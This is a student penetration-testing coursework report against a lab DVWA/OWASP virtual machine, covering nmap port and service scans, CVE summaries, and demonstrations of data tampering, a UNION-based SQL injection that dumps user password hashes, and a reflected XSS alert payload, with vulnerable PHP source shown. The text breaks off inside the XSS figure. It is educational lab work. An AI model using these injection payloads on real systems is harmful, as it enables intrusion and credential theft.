INFORMATICS INSTITUTE OF TECHNOLOGY

In Collaboration with

UNIVERSITY OF WESTMINSTER

BEng (Hons) Degree Program in Software Engineering

6COSC002W / 6COSC008C- Security and Forensics

Coursework Report

Module Leader: Mr. Saman Hettiarachchi

Student Name: Peduru Hewa Duneesha Suloshini

Student ID: 2017336

UoW ID: w1697801

Table of Contents

Abbreviations

HTTP	Hyper Text Transfer Protocol
HTTPS	HTTPS Hyper Text Transfer Protocol Secure
NIDS	Network Intrusion Detection System
CVE	Common Vulnerabilities and Exposures
IMAP	Internet Message Access Protocol
SSH	Secure Shell Hosting
DOS	Denial of Service
MITM	Man In The Middle
ARP	Address Resolution Protocol
DDoS	Distributed Denial of Service

List of Figures

List of Tables

Coursework Scenario

You are hired as a penetration tester for a health insurance company that works with several private hospitals. Their content management system allows them to assess insurance claims based on medical data that are obtained from those hospitals in order to determine the pay-out amount for their clients. Their customers can also access the platform to check the progress of their claim, change their payment details, etc. Financial details of customers are stored on the database of the platform for the insurance. Customers personal information are also stored such as address and contact details and payments methods. Private health records for patients is also sent to the platform and should be treated with extreme care. Users credentials are stored on the database. Not all users have the same privilege.

List of Machine IP Addresses


Machine	**IP Address**
Attacker / Hacker Machine (Kali Linux)	192.168.56.101
Server/ Vulnerable Machine (OWASP)	192.168.56.102
Victim Machine (Windows)	192.168.56.103

*Note: This report does not exceed 3000 words in total excluding references page and appendix.

A – Information Gathering

1. Open ports identified in the server machine and their respective threats

Nmap is probably the most used port scanner in the world. It has used to scan open ports in the vulnerable machine. A virtual location where networking communication begins and ends is known as a port. Open ports allow network devices and operating systems to communicate with one another and transmit data in the most efficient manner at the appropriate time. The below Figure 1 demonstrates the open ports I discovered which running on the vulnerable OWASP machine.


Kali-Linux-2020.3-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root...
19:57:06
26%
root@kali: ~/Desktop/Duneesha/w1697801
File Actions Edit View Help
Right Ctrl

```
Nmap scan report for 192.168.56.102
Host is up (0.0012s latency).
Nmap done: 1 IP address (1 host up) scanned in 1.39 seconds
root@kali:~/Desktop/Duneesha/w1697801#  nmap 192.168.56.102
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-12 10:24 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0042s latency).
Not shown: 991 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
445/tcp  open  microsoft-ds
5001/tcp open  commplex-link
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 13.08 seconds
root@kali:~/Desktop/Duneesha/w1697801#
root@kali:~/Desktop/Duneesha/w1697801#
```

Figure 1:Results of open ports found (TCP) that running on the server(owasp) machine

The following Table 1 shows the explanation of threats that can be occurred with respective open ports to the given scenario.

Protocol	Port Number	Threats
SSH	22	• SSH (Secure Shell Hosting) is a protocol that uses a client–server architecture to provide a secure channel over an unsecured network by connecting an SSH client application to an SSH server. • When the user credentials contain default or easily guessed users and passwords, SSH & port 22 will be easier to exploit as a secure shell port that provides remote shell access

		through physical server hardware.(Secure Shell (SSH) Security, Vulnerabilities and Exploitation | Venafi, 2018) • When SSH server or client applications are not kept up to date with updates and fixes in systems where SSH is required, it will reveal the networks and relevant data it was designed to protect, making them vulnerable to breach.
HTTP	80	• The connection between the web app and the database can be controlled by altered queries. This is accomplished by including SQL queries in the request's attributes, inputs, and other conditions, which are then used to construct a SQL statement on the server. The hackers would have access to the database's financial information, personal information, and user credentials (Geer, 2017). • Cross-site scripting is used by attackers to change the behavior of web applications (login to the website, create an account, place an order, and pay) and trick clients into unintentionally performing actions. These actions could be used to eavesdrop on customer personal information, financial details or private health records..
NETBIOS-SSN	139	• A hacker can obtain essential OS-related information, other apps and services running on the machine, and IP addresses and user ids shielded by NAT using the NetBIOS diagnostic tool NBSTAT. This information can be used to gain remote access to the server.
IMAP	143	• IMAP stands for Internet Message Access Protocol. The default IMAP non-encrypted port is 143. This protocol is used to access email from a local client on a remote web server. • If the data sent over the IMAP protocol isn't encrypted with SSL or TLS, attackers will be able to intercept it. (Where does IMAP security fall short, and how can it be fixed?, no date)
HTTPS	443	• HTTPS (Hyper Text Transfer Protocol Secure) encrypts normal HTTP requests and responses with TLS (SSL) encryption for added security. SSL still allows for a Man in the Middle (MITM) attack. Attackers in this scenario can disrupt communication between the health insurance company and customers. • By luring a user into a hostile connection, a forgery threat on the cross-site request can be launched. The attacker can connect to the server as an administrator user and read and change system settings, as well as manipulate multiple

		vulnerabilities within the server, if the user has administrator access.
MICROSOFT-DS	445	• SMB is a network protocol for exchanging resources such as files and printers over a network that is mostly used in Windows networks. It can also be used to run commands from afar.(McMillan, 2005)
COMPLEX-LINK	5001	• This enables hackers to establish a remote link to the server in accordance with the scenario. The hacker is capable of deciphering and exploiting the server.
BLACKICE-ICECAP	8081	• To allow an attacker to sign in to the console, the app uses its default username "iceman" without a password unless changed.

Table 1: Threats of open ports

2. Identified two services running on the owasp machine that should be priority to protect.


1. Secure Shell Hosting (SSH)

SSH key exchange has 2 main parts to it. It has a public key and a private key. The logic is when we encrypt some data with the public key only the private key can unlock it and vice versa. They work on Diffie hellman key exchange principles (Kumari and Mitawa, 2019). SSH allows for safe server administration and file transfer over insecure networks. When SSH is not properly treated, it poses a security risk to both the SSH server and the application, with the majority of attacks aimed at the server. Attackers may use SSH keys to gain privileged remote access to the server and impersonate registered clients by performing the acts such as creating an account of content management system of the health insurance company, check the progress of their claim and change their payment details.

2. Hyper Text Transfer Protocol (HTTP)

Since data transmission between two parties; client and server is not encrypted in HTTP (HTTP is not like HTTPS), data can be leaked to hackers. HTTP stores cookies/data on the client server, which can be a problem if the client uses a public system since hackers can steal this information. As a result, the company server is vulnerable to cross-site scripting, SQL injection and buffer overflow attacks. According to the given scenario, an attacker can gain access to the content management system of the company. An attacker could gain access to the database, which contains the users' financial information, personal information, private health records and account credentials.

The following Figure 2 illustrates the services running on the owasp machine with their respective versions.


Kali-Linux-2020.3-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[Damn ... [firefox] Welcom... root@k... 12:40:22 99%
root@kali: ~/Desktop/Duneesha/w1697801
File Actions Edit View Help
Right Ctrl

```
root@kali:~/Desktop/Duneesha/w1697801# nmap -sV 192.168.56.102
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-13 03:08 EDT
Nmap scan report for 192.168.56.102
Host is up (0.000081s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch prox
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Courier Imapd (released 2008)
443/tcp  open  ssl/https?
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp open  java-object Java Object Serialization
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp open  http        Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerpri
SF-Port5001-TCP:V=7.80%I=7%D=5/13%Time=609CD09F%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"\xac\xed\0\x05");
MAC Address: 08:00:27:2B:CC:A6 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.57 seconds
```

Figure 2: Services running on the server (owasp) machine

3. Three internet vulnerabilities related to above services

1. SSH common vulnerabilities

1. **CVE-2021-28041** – In OpenSSH versions prior to 8.5, ssh-agent has a double free that may be applicable in a few less-common scenarios, such as unrestricted agent-socket access on a legacy operating system or forwarding an agent to an attacker-controlled host.(CVE - CVE-2021-28041)

2. **CVE-2020-14145** – In OpenSSH 5.7 through 8.4, there is an Observable Discrepancy on the client side, which causes an information leak in the algorithm negotiation. Man-in-the-middle attackers may use this to exploit initial link attempts (where no host key for the server has been cached by the client).(CVE - CVE-2020-14145)

3. **CVE-2019-6110** – Due to the acceptance of stderr output from the server in OpenSSH 7.9, a Man in the Middle can control client output. And, as previously mentioned, if an intruder obtains the keys, he or she will establish a connection between the client and the server.(CVE - CVE-2019-6110)

2. HTTP common vulnerabilities

1. **CVE-2020-8427** – An HTTP request parameter in Unitrends Backup prior to 10.4.1 was not properly sanitized, enabling SQL injection and authentication bypass.(CVE - CVE-2020-8427)

2. **CVE-2020-3161** - Owing to a lack of sufficient input validation in HTTP requests, the vulnerability exists. An intruder may take advantage of this flaw by sending a specially designed HTTP request to a targeted device's web server. An attacker may use an effective exploit to remotely execute code with root privileges or force a reload of an affected IP phone, resulting in a DoS state (CVE - CVE-2020-3161).

3. **CVE-2020-1059** - When Microsoft Edge fails to properly decode HTTP content, it creates a spoofing vulnerability known as the 'Microsoft Edge Spoofing Vulnerability.'(CVE - CVE-2020-1059)

4. Four least secure services running on the server machine and dangers posed by them


Ports	Services	Versions	Vulnerabilities / Dangers
22	SSH	OpenSSH 5.3p1	SSH will be attacked quickly if the password is weak.
80	HTTP	Apache httpd 2.2.14	DOS attacks, Sniffing Attacks, SQL injection, Cross site scripting
8081	HTTP	Jetty 6.1.25	By analyzing the time elapsed before incorrect passwords are rejected, Jetty models prior to 9.4.x are vulnerable to timing attacks. It enables various hackers to get confidential information from process memory by using malicious characters in an HTTP header.(CVE - CVE-2015-2080)
143	IMAP	Courier Imapd (released 2008)	Null pointer attacks (DOS attacks) can be carried out by sending empty message bodies. At the server level, there are buffer overflow vulnerabilities. It enables remote hackers to send spam e-mail via a message without requiring authentication. (CVE - CVE-2008-6984)

Table 2: Dangers posed by services

B – Finding and Exploiting Vulnerabilities

1. Data Tampering

It was discovered that the server OWASP machine's web application is vulnerable to data tampering. Tamper Data can intercept the request just before it exits the browser and provide information about it. We have the opportunity to change every variable it includes. The below **Figure 3** shows how we have logged to the server using user credentials and made a HTTP request to the server machine using OWASP mantra web application scanner to tamper data. In this way, customer's login credentials can be tampered in our given scenario, as shown in Figure 3. All sensitive information will be revealed once the login credentials are obtained.


[Restore Session - Mozil... [firefox] Damn Vulnerable Web A... Tamper Data - Ongoing ... root@kali: ~ 19:41:57
Damn Vulnerable Web App (DVWA) - Login - OWASP Mantra
Restore Session
Connecting...
192.168.56.102/dvwa/login.php
DVWA
Username
Duneesha
Password
Start Tamper
Stop Tamper
Clear
Filter
Cancel
OK

Tamper Data - Ongoing requests

Time	Duration	Total Duration	Size	Method	Status	Content
10:08:13.915	4 ms	49 ms	619	GET	200	text/html
10:08:13.939	0 ms	0 ms	unknown	GET	pending	unknown
10:09:20.804	34 ms	34 ms	20	POST	302	text/html
10:09:20.850	20 ms	75 ms	619	GET	200	text/html
10:09:20.888	0 ms	0 ms	unknown	GET	pending	unknown
10:09:20.946	0 ms	0 ms	-1	GET	Loaded from ...	unknown

Request Header...	Request Header Value
Host	192.168.56.102
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept	image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Cookie	PHPSESSID=5hboj8t2unt9b9njc1jrimhpl4; acopendivids=swingset,jotto,phpbb2,re...

Tamper Popup

http://192.168.56.102/dvwa/login.php


Request Header Name	Request Header Value
Host	192.168.56.102
User-Agent	Mozilla/5.0 (X11; Linux x86_64;
Accept	text/html,application/xhtml+xm
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://192.168.56.102/dvwa/lo
Cookie	security=low; PHPSESSID=5hł

Post Parameter Name	Post Parameter Value
username	Duneesha
password	Duneesha123
Login	Login

Figure 3: Tamper popup and ongoing requests

2. SQL Injection

When considering given scenario, the login credentials, payment details, financial details, personal information and private health records that are stored in the database of customers of the health insurance company can be exploited using SQL injection. All sensitive information, such as login information, can be obtained using SQL injection, as shown in Figure 4. It shows all of the existing records in the database.



```
http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1' union select user,password FROm dvwa.users -- '&Submit=Submit#
```

```
ID: 1' union select user,password FROm dvwa.users -- '
First name: admin
Surname: admin

ID: 1' union select user,password FROm dvwa.users -- '
First name: admin
Surname: 21232f297a57a5a743894a0e4a801fc3

ID: 1' union select user,password FROm dvwa.users -- '
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user,password FROm dvwa.users -- '
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user,password FROm dvwa.users -- '
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user,password FROm dvwa.users -- '
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user,password FROm dvwa.users -- '
First name: user
Surname: ee11cbb19052e40b07aac0ca060c23ee
```

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

Username: admin
Security Level: low
PHPIDS: disabled


SQL Injection Source

```
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");
```

Figure 4: SQL Injection to find user login credentials

3. XSS Vulnerabilities

Cross-site scripting (XSS) vulnerabilities happen when weak or no input validation is done. Figure 5 and Figure 6 demonstrated the XSS vulnerability that has exploited by inserting a JavaScript alert popup.



Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Reflected Cross Site Scripting (XSS) - OWASP Mantra

```
http://192.168.56.102/dvwa/vulnerabilities/xss_r/?name=Duneesha <script> alert('Hello Duneesha-w1697801')</script>
```

192.168.56.102/dvwa/vulnerabilities/xss_r/?name=Duneesha <script> alert('Hello Duneesha-w1697801')</script>

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Hello Duneesha

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Figure 5: Submit code for XSS

Attackers exploit these flaws to change the way a page performs on the client side, manipulate users into doing activities without their knowledge, or steal private information. In the source code, the input can be interpreted as a part of the HTML code. (Figure 6)



Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Reflected Cross Site Scripting (XSS) - OWASP Mantra

```
http://192.168.56.102/dvwa/vulnerabilities/xss_r/?name=Duneesha <script> alert('Hello Duneesha-w1697801')</script>
```

192.168.56.102/dvwa/vulnerabilities/xss_r/?name=Duneesha <script> alert('Hello Duneesha-w1697801')</script>

Source of: http://192.168.56.102/dvwa/vulnerabilities/xss_r/?name=Duneesha%20%3Cscript%3E%20alert(%27H

```
            <div id="main_body">


<div class="body_padded">
